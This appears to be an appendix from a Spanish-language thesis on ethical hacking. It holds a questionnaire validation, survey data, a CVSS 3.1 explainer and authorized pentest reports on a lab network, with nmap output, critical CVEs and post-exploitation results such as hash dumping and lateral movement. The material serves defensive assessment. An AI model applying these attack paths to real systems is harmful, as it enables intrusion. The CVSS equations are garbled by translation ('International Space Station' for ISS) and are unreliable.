	II. FALLAS EN EL DISEÑO DE LOS PROCESOS DEL NEGOCIO	**Si**	**No**	**Si**	**No**	**Si**	**No**	
3	¿Considera que existen errores en el diseño?	X		X		X		
	III. VULNERABILIDADES EN LOS SISTEMAS Y SUS SERVICIOS	**Si**	**No**	**Si**	**No**	**Si**	**No**	
4	¿Se tiene identificado los activos digitales de la infraestructura tecnológica?	X		X		X		
5	¿Existe una herramienta para validar el mapeo de los hosts en cada segmento de red?	X		X		X		
6	¿Se considera monitorear periódicamente los hosts que están conectados a la red?	X		X		X		
7	¿Se tiene identificado las versiones de los servicios activos en cada host?	X		X		X		
8	¿Se considera mantener actualizadas las versiones de los servicios?	X		X		X		
9	¿Un actor de amenaza podrá identificar las vulnerabilidades de los servicios de un host?	X		X		X		
10	¿Se identificaron las vulnerabilidades existentes en cada servicio activo de cada host?	X		X		X		


CERTIFICADO DE VALIDEZ DE CONTENIDO DE LOS INSTRUMENTOS

VARIABLE DEPENDIENTE: ETHICAL HACKING

Nº	Dimensiones / ítems	Pertinencia[1]		Relevancia[2]		Claridad[3]		Sugerencias
	I. ANALISIS DE LAS LIMITACIONES	**Si**	**No**	**Si**	**No**	**Si**	**No**	
11	¿Se pueden identificar las limitaciones existentes en cada host?	X		X		X		
12	¿Existen herramientas que permitan validar las limitaciones de los servicios?	X		X		X		
	II. EXPLOTACION Y POST EXPLOTACION	**Si**	**No**	**Si**	**No**	**Si**	**No**	
13	¿Se considera la posibilidad de que un actor de amenaza logre comprometer el servicio del activo?	X		X		X		
14	¿La explotación se puede realizar de forma remota?	X		X		X		
15	¿Se podrá explotar una vulnerabilidad que permita tener el control total del sistema?	X		X		X		
16	¿Se podrá realizar la elevación de privilegios para tener control total del sistema?	X		X		X		
17	¿Se logrará identificar la información sensible para una posterior exfiltración?	X		X		X		
	III. RECOMENDACIONES DE REMEDIACION	**Si**	**No**	**Si**	**No**	**Si**	**No**	
18	¿Se puede determinar las acciones que puede realizar el responsable del activo para remediar la limitación?	X		X		X		
19	¿Los resultados pueden ser documentados?	X		X		X		
20	¿Se asigna una contraseña al documento para mantener el control de acceso a la información sensible de forma segura?	X		X		X		

Observaciones (precisar si hay suficiencia):_____SI TIENE SUFIENCIA_____
Opinión de aplicabilidad: Aplicable [X] Aplicable después de corregir [ ] No aplicable [ ]
Apellidos y nombres del juez validador. Dr/ Mg:
...BENAVENTE ORELLANA EDWIN HUGO.
DNI :.....10626370.....
Especialidad del validador :...ASESOR METODOLOGO TEMATICO...

...26.de...MARZO..del 2023



Firma del Validador

[1]**Pertinencia**: El ítem corresponde al concepto teórico formulado.
[2]**Relevancia**: El ítem es apropiado para representar al componente o dimensión específica del constructo
[3]**Claridad**: Se entiende sin dificultad alguna el enunciado del ítem, es conciso, exacto y directo

Nota: Suficiencia, se dice suficiencia cuando los ítems planteados son suficientes para medir la dimensión

ANEXO 05. MATRIZ DE DATOS

MATRIZ DE DATOS

N° de encuestado	VARIABLE INDEPENDIENTE: VULNERABILIDADES										VARIABLE DEPENDIENTE: ETHICAL HACKING										VARIABLE INDEPENDIENTE	VARIABLE DEPENDIENTE
	DIMENSION 1: INCUMPLIMIENTO DE LAS POLÍTICAS DE SEGURIDAD		DIMENSION 2: FALLAS EN EL DISEÑO DE LOS PROCESOS DEL NEGOCIO	DIMENSION 3: VULNERABILIDADES EN LOS SISTEMAS Y SUS SERVICIOS							DIMENSION 1: ANALISIS DE LAS LIMITACIONES		DIMENSION 2: EXPLOTACION Y POST EXPLOTACION					DIMENSION 3: RECOMENDACIONES DE REMEDIACION				
	I1	I2	I3	I4	I5	I6	I7	I8	I9	I10	DE1	DE2	D3	D4	D5	D6	D7	D8	D9	DE10	TOTAL	
01	3	3	2	5	5	3	4	4	4	3	4	5	4	5	3	3	4	4	5	5	36	42
02	3	2	2	3	5	3	3	3	3	4	3	5	3	3	2	3	4	5	4	4	31	36
03	4	3	3	5	4	5	5	3	4	3	4	5	4	4	3	3	5	5	5	4	39	42
04	3	3	2	3	5	3	3	4	5	3	3	2	3	3	2	2	3	4	5	5	34	32
05	4	3	3	3	5	3	2	4	4	4	5	1	4	4	1	2	4	5	5	5	35	36
06	3	3	2	4	5	3	3	4	3	3	4	3	3	4	3	3	4	5	5	5	33	39
07	3	2	3	5	5	3	4	3	3	3	4	4	3	4	4	3	3	5	5	5	34	40
08	4	3	3	4	5	4	3	3	3	3	3	4	4	3	3	2	3	4	5	5	35	36
09	4	3	3	4	5	5	4	5	4	4	4	5	5	4	4	4	5	4	5	5	41	45
																		PROMEDIO			35.33	38.66

ANEXO 06. PROPUESTA DE VALOR

6.1. SOLUCIÓN TECNOLÓGICA.

6.1.1 Implementación de Ethical hacking en Infraestructura

6.1.1.1 Introducción

Existe la necesidad de reducir las vulnerabilidades de la infraestructura tecnológica y de comprobar el nivel de madurez de la seguridad de la información, es así que para este proyecto de investigación se consideró operar sobre el segmento de red 192.168.152.0/24 del dominio eleclatam.com asignado al laboratorio de pruebas de MAXIMA SEGURIDAD CORP E.I.R.L. con la finalidad de mostrar la necesidad de fortalecer la seguridad de los activos tecnológicos, como consecuencia determinará que es importante implementar ethical hacking o evaluaciones de ciberseguridad ofensiva dependiendo del alcance de las pruebas.

Aplicar ethical hacking en la infraestructura de tecnologías de la información tiene como propósito simular una intrusión controlada en un sistema o en una aplicación dentro de la red local para conocer el impacto en el activo y en el negocio, utilizando el CVSS (Common Vulnerability Scoring System) como sistema de puntuación que permite definir el nivel de severidad de una vulnerabilidad, esto como escala de medición. Asimismo, brindar las recomendaciones de remedición para mitigar las vulnerabilidades descubiertas reduciendo de esta manera el riesgo de sufrir intrusiones reales por parte de los actores de amenaza, como los insiders, los cibermercenarios y los ciberespías de agencias gubernamentales.

6.1.1.2 Escala de medición de la vulnerabilidad

Para asignar el nivel de criticidad de la vulnerabilidad se utiliza la calculadora de la versión 3.1 del sistema de puntuación de vulnerabilidad común (CVSS), la herramienta nos permite capturar las principales características técnicas de las vulnerabilidades de software, hardware y

firmware, los resultados muestran puntuaciones numéricas asignando valores a las métricas base, la ecuación base calcula una puntuación desde de 0,0 a 10,0 precisando la severidad de una vulnerabilidad en relación con otras vulnerabilidades, esto nos permite calcular el alcance e impacto a la confidencialidad, integridad y disponibilidad de la información. La calculadora está disponible en línea en la siguiente URL https://www.first.org/cvss/calculator/3.1

Clasificación	Puntaje CVSS
Ninguno	0.0
Bajo	0,1 - 3,9
Medio	4,0 - 6,9
Alto	7,0 - 8,9
Crítico	9,0 - 10,0

Figura 17:Escala cualitativa de calificación de severidad.
Fuente: *https://www.first.org/cvss/v3.1/specification-document*

Para realizar el cálculo debe pasar el cursor sobre los nombres de los grupos de métricas, los nombres de las métricas y los valores de las métricas para obtener un resumen de la información en el documento de especificación oficial de CVSS v3.1.

6.1.1.3 Grupo de métricas Base

Representa las características propias de una vulnerabilidad que son constantes a lo largo del tiempo y en los entornos de los usuarios.

Se compone de dos conjuntos de métricas: las métricas de explotación y las métricas de impacto.

- Las métricas de explotabilidad reflejan los medios técnicos y la facilidad por los cuales se puede explotar la vulnerabilidad, representando las características del componente vulnerable.
- Las métricas de impacto reflejan la consecuencia directa de la explotación exitosa y representan la consecuencia para el componente afectado.
- La métrica Alcance mide el impacto de una vulnerabilidad distinta del componente vulnerable, el componente vulnerable puede ser una aplicación, un sistema, un controlador, etc., el componente afectado podría ser una aplicación, un sistema, un dispositivo de hardware o un recurso de red.

Figura 18:Calculadora de la versión 3.1 del sistema de puntuación de vulnerabilidad común.
Fuente: *Elaboración propia con CVSS 3.1*

Figura 19:Calculadora de la versión 3.1 – Puntuación temporal.
Fuente: *https://www.first.org/cvss/calculator/3.1*

6.1.1.4 Grupo de métricas temporales

Muestra las características de una vulnerabilidad que puede cambiar con el tiempo, pero no entre los entornos de los usuarios, midiendo el estado actual de las técnicas de explotación, la disponibilidad del código, la existencia de parches o soluciones de mitigación y el informe de confianza con respecto a la descripción de una vulnerabilidad.

6.1.1.5 Ecuaciones CVSS v3.1

6.1.1.5.1 Ecuaciones métricas base

EEI =	**1 - [(1 - Confidencialidad) × (1 - Integridad) × (1 - Disponibilidad)]**
Impacto =	
Si el alcance no cambia	6,42 × Estación Espacial Internacional
Si se cambia el alcance	7,52 × (ISS - 0,029) - 3,25 × (ISS - 0,02) [15]
Explotabilidad =	8.22 × Vector de ataque × Complejidad de ataque ×
	PrivilegiosRequeridos × UserInteraction
Puntuación base =	
Si Impacto \<= 0	0, *más*
Si el alcance no cambia	Resumen (Mínimo [(Impacto + Explotabilidad), 10])
Si se cambia el alcance	Resumen (Mínimo [1.08 × (Impacto + Explotabilidad), 10])

Figura 20:Ecuaciones métricas base.
Fuente: *https://www.first.org/cvss/v3.1/specification-document*

6.1.1.5.2 Ecuaciones métricas temporales

Puntuación Temporal =	**Resumen (BaseScore × ExploitCodeMaturity × RemediationLevel × ReportConfidence)**

Figura 21:Ecuaciones métricas temporales.
Fuente: *https://www.first.org/cvss/v3.1/specification-document*

6.1.1.6 Estudio de Factibilidad de la implementación.

6.1.1.6.1 Factibilidad Operativa.

No existe inconveniente alguno para ejecutar el proyecto, se garantiza la no interrupción de la disponibilidad de los sistemas mediante la aplicación de simulaciones controladas, los resultados permitirán mejorar la seguridad de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. mediante la posterior aplicación de las recomendaciones de remediación descritas en el informe técnico.

Al realizar el levantamiento de la información, se comprobó que las actividades deben hacerse para lograr el objetivo, que es reducir las vulnerabilidades de la infraestructura tecnológica, mejorando la postura de la Ciberseguridad de la organización.

6.1.1.6.2 Factibilidad Técnica.

Para la aplicación del Ethical hacking se cuenta con las herramientas Open Source instaladas en un sistema GNU/Linux Kali conectada a un punto de red de la infraestructura.

Las operaciones se ejecutarán en el segmento de red 192.168.152.0/24 asignada al área de laboratorio con dominio eleclatam.com, se garantiza operaciones controladas para evitar indisponibilidad en los servicios.

Se utilizarán herramientas Open Source, para el escaneo de puertos en la fase de reconocimiento se utilizará nmap, crackmapexec, smbmap y wireshark, para la fase de análisis de vulnerabilidades se utilizará scripts de nmap, para la fase de explotación y post-explotación se utilizará metasploit framework, crackmapexec y smbclient; y para la fase del informe de realiza un documento en Word con una contraseña robusta para proteger el acceso no autorizado a la información sensible.

6.1.2. Diagnóstico sobre el estado actual de la seguridad

El cuestionario permite a la gerencia general y al área de tecnologías de la información de MAXIMA SEGURIDAD CORP E.I.R.L. aprobar las operaciones, sin embargo, antes de la implementación y puesta en marcha de las operaciones de ethical hacking se requiere realizar un análisis inicial sobre un activo para determinar el estado actual de la seguridad del sistema en la infraestructura tecnológica.

El diagnostico se realiza con la herramienta nmap, utilizada para la fase de reconocimiento y para la fase de análisis de vulnerabilidades donde se determinará la existencia de múltiples vulnerabilidades en los servicios del sistema.

INFORME
ESTADO ACTUAL DE LA SEGURIDAD DEL ACTIVO EN LA INFRAESTRUCTURA

OPERADOR ETHICAL HACKER
MARCELO RAFAEL HUAMÁN MEDINA

RESUMEN EJECUTIVO

- La gerencia de tecnologías de la información autoriza evaluar un host y permite al evaluador seleccionar la IP LAN 192.168.152.217, en base al análisis de vulnerabilidades del activo se reflejará el estado de la seguridad, el resultado podrá determinar el nivel de madurez de la Ciberseguridad y su perfil actual.

- Los resultados concluyen que MAXIMA SEGURIDAD CORP E.I.R.L. cuenta con el perfil actual, nivel 2 - Riesgo informado, donde la gestión de riesgos es aprobada por la gerencia, pero no están establecidas como políticas de toda la organización, además existe una conciencia limitada sobre el riesgo de seguridad de la información.

Perfil del servidor

Tabla 17: *Perfil del servidor.*

IP LAN	192.168.152.217			
Hostname	SRVPETROL03	Área responsable	Sistemas	
Sistema Operativo	Windows Server 2003 R2 SP2			
Dominio	eleclatam.com			
Leyenda Vulnerabilidades	Críticas: 3	Altas: 0	Media: 1	Bajas: 0


Puerto	Servicio	Detalle del servicio	Vulnerabilidad	CVSS 3.1
135	msrpc	Microsoft Windows RPC	Enumeración de servicios DCE/RPC y MSRPC	MEDIO 5.3
445	microsoft-ds	Microsoft Windows server 2003 R2 – ds	MS08-067 ejecución remota de código (ECLIPSEDWING) CVE-2008-4250	CRÍTICO 9.8
			MS17-010: vulnerabilidad en SMB permite RCE CVE-2017-0143	CRÍTICO 9.8
3389	ms-wbt-server	Microsoft terminal services	MS12-020: vulnerabilidad en el escritorio remoto permite RCE CVE-2012-0002	CRÍTICO 9.3

Fuente: *Elaboración propia.*

EVIDENCIA


Descripción	Se escanean con nmap los 1000 puertos más utilizados evadiendo el firewall de Windows y no se realiza la resolución DNS, donde se obtienen 5 puertos TCP abiertos.

Evidencia



Descripción	Escaneo con nmap a los 5 puertos abiertos identificados para determinar sus servicios y versiones respectivas.


Evidencia



Descripción	Se ejecutan scripts con nmap al puerto TCP 445 del protocolo SMB para descubrir vulnerabilidades, donde se identifican 2 vulnerabilidades críticas:

	CVE-2017-0143: Vulnerabilidad de ejecución remota de código SMB de Windows. La falla afecta al servicio SMBv1 en Microsoft Windows Vista SP2 a Windows 10 1607 y en Windows Server 2003 R2 a Windows Server 2016, permite a los atacantes remotos ejecutar código arbitrario a través de paquetes manipulados. CVE-2008-4250: Vulnerabilidad del servicio del servidor. El servicio de servidor en Microsoft Windows 2000 SP4 hasta Windows Server 2008 y en sistemas para desktop, Microsoft Windows XP a Windows Vista SP1, permite al atacante remoto ejecutar código arbitrario a través de una solicitud RPC manipulada que activa el desbordamiento durante canonicalización de ruta.


Evidencia



Descripción	Ejecución de scripts con nmap al puerto TCP 3389 del protocolo RDP para descubrir vulnerabilidades, donde se identifica una vulnerabilidad crítica. CVE-2012-0002: Vulnerabilidad del protocolo de escritorio remoto. La implementación de RDP afecta a sistemas Microsoft

	Windows XP SP2 hasta Windows 7 SP1 y en servidores a Windows Server 2003 SP2 hasta Windows Server 2008 R2 SP1 donde no procesa correctamente los paquetes en la memoria. Que permite al atacante remoto ejecutar código arbitrario mediante el envío de paquetes RDP manipulados que activan el acceso a un objeto que no se inicializó correctamente o se eliminó.

Evidencia



RECOMENDACIONES

Se requiere aplicar Ethical hacking para determinar el alcance y el impacto que puede generar la explotación de las vulnerabilidades en el sistema y en el negocio, de esta manera se podrá determinar las medidas de remediación para mitigar las fallas y reducir efectivamente los riesgos de seguridad, fortaleciendo la madurez de la seguridad de la información.

INFORME
ETHICAL HACKING
A LA INFRAESTRUCTURA

OPERADOR ETHICAL HACKER
MARCELO RAFAEL HUAMÁN MEDINA

RESUMEN EJECUTIVO

- La gerencia de tecnologías de la información autorizó evaluar cuatro hosts de la infraestructura tecnológica donde seleccionó las siguientes IP LAN 192.168.152.100, 192.168.152.136, 192.168.152.217 y 192.168.152.226 como muestras, donde se garantizó simulaciones controladas que no afectaron a la disponibilidad de los servicios.
- En la IP LAN 192.168.152.100 que corresponde al Directorio Activo con sistema Windows server 2016 se verifica que existe 1 vulnerabilidad de severidad media.
- En la IP LAN 192.168.152.136 que corresponde a un sistema Windows server 2012 R2 se verifica que existen 5 vulnerabilidades, divididas en 2 de severidad crítica, 1 de severidad alta y 2 de severidad media; en la fase de post-explotación se logra volcar el hash de la credencial del administrador del dominio que será potencialmente aprovechada por un atacante para moverse lateralmente hacia el Directorio Activo y todos los equipos que están dentro del dominio de la organización, existe riesgo potencial crítico que puede afectar a las operaciones del negocio ya que se podría cargar remotamente ransomware o wiper y ejecutarlo, generando indisponibilidad en todos los sistemas conectados a la red.
- En la IP LAN 192.168.152.217 que corresponde a un sistema Windows server 2003 SP2 se verifica que existen 5 vulnerabilidades, divididas en 4 de severidad crítica y 1 de severidad media. En la fase de post-explotación se logra volcar los hashes NTLM de los usuarios del sistema y se puede cargar remotamente archivos maliciosos como implantes para establecer conexiones al C2 (centro de comando y control).
- En la IP LAN 192.168.152.226 que corresponde a un sistema de escritorio Windows 10 versión 2004, se verifica que existen 3 vulnerabilidades, divididas en 1 de severidad crítica, 1 de severidad alta y 1 de severidad media. Aplicando la pulverización de contraseñas se obtiene una credencial de un usuario del dominio que permite suplantar al usuario para moverse lateralmente hacia la carpeta compartida Users con permisos de solo lectura del directorio activo; existe una potencial amenaza de exfiltración de la información alojada en Users\Administrador\Documents\soporte\

Perfil de los servidores

Tabla 18: *Perfil de los servidores.*

Segmento IP LAN		192.168.152.0/24		
Dominio		eleclatam.com		
Leyenda Vulnerabilidades		Críticas: 7	Altas: 2	Media: 5	Bajas: 0
IP / OS	Puerto	Servicio	Vulnerabilidad	CVSS 3.1
192.168.152.217 / Windows Server 2003 R2 SP2			Fin de vida útil del sistema EOL	CRÍTICO 10.0
	135	Microsoft Windows RPC	Enumeración de servicios DCE/RPC y MSRPC	MEDIO 5.3
	445	Microsoft Windows server 2003 R2 – ds	MS08-067 Ejecución remota de código (ECLIPSEDWING) CVE-2008-4250	CRÍTICO 9.8
			MS17-010: Vulnerabilidad en SMB permite RCE CVE-2017-0143	CRÍTICO 9.8
	3389	Microsoft terminal services	MS12-020: Vulnerabilidad en el escritorio remoto permite RCE CVE-2012-0002	CRÍTICO 9.3
192.168.152.136 / Windows Server 2012 R2 x64	135	Microsoft Windows RPC	Enumeración de servicios DCE/RPC y MSRPC	MEDIO 5.3
	8009	Apache Jserv (Protocol v1.3)	Vulnerabilidad de Apache Tomcat AJP RCE (Ghostcat) CVE-2020-1938	CRÍTICO 9.8
	8181	Apache Tomcat/Coyote JSP engine 1.1	Detección de fin de vida (EOL) de Apache Tomcat 7.0.23	CRÍTICO 10.0
			Administrador de Apache Tomcat por fuerza bruta CWE: 16, 521	ALTA 8.6
			Formulario HTTP de contraseña sin cifrar	MEDIO 5.3
192.168.152.226 / Windows 10 build 19041 x64			Fin de vida útil del sistema EOL Windows 10 versión 2004	CRÍTICO 10.0
	135	Microsoft Windows RPC	Enumeración de servicios DCE/RPC y MSRPC	MEDIO 5.3

	445	Microsoft-DS SMB	Credencial de usuario predecible de SMB	ALTO 7.3
192.168.152.100 / Windows Server 2016 x64	135	Microsoft Windows RPC	Enumeración de servicios DCE/RPC y MSRPC	MEDIO 5.3

Fuente: *Elaboración propia.*

INFORME TÉCNICO

IP 192.168.152.217 – EVIDENCIAS

FASE DE RECONOCIMIENTO


Actividad	Escaneo para descubrir puertos abiertos
Descripción	Se escanean con nmap los 65535 puertos más utilizados evadiendo el firewall de Windows y no se realiza la resolución DNS, donde se obtienen 5 puertos TCP abiertos. Se escanean los 500 puertos UDP más utilizados y se descubre 1 puerto abierto.
Evidencia	

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-05 21:53 -05
Nmap scan report for 192.168.152.217
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1040/tcp open  netsaint
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
```

```
Nmap scan report for 192.168.152.217
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
MAC Address: 00:0C:29:19:BC:47 (VMware)
```

Actividad	Enumeración de las versiones de los servicios
Descripción	Escaneo con -sV de nmap a los 5 puertos TCP y 1 puerto UDP abiertos para determinar las versiones de los servicios.

Evidencia



```
┌──(r4y0h4ck㉿redteam7)-[~]
└─$ nmap -Pn -sV -p 135,139,445,1040,3389 192.168.152.217
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-05 21:56 -05
Nmap scan report for 192.168.152.217

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
1040/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows,
              cpe:/o:microsoft:windows_server_2003
Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 73.16 seconds
```



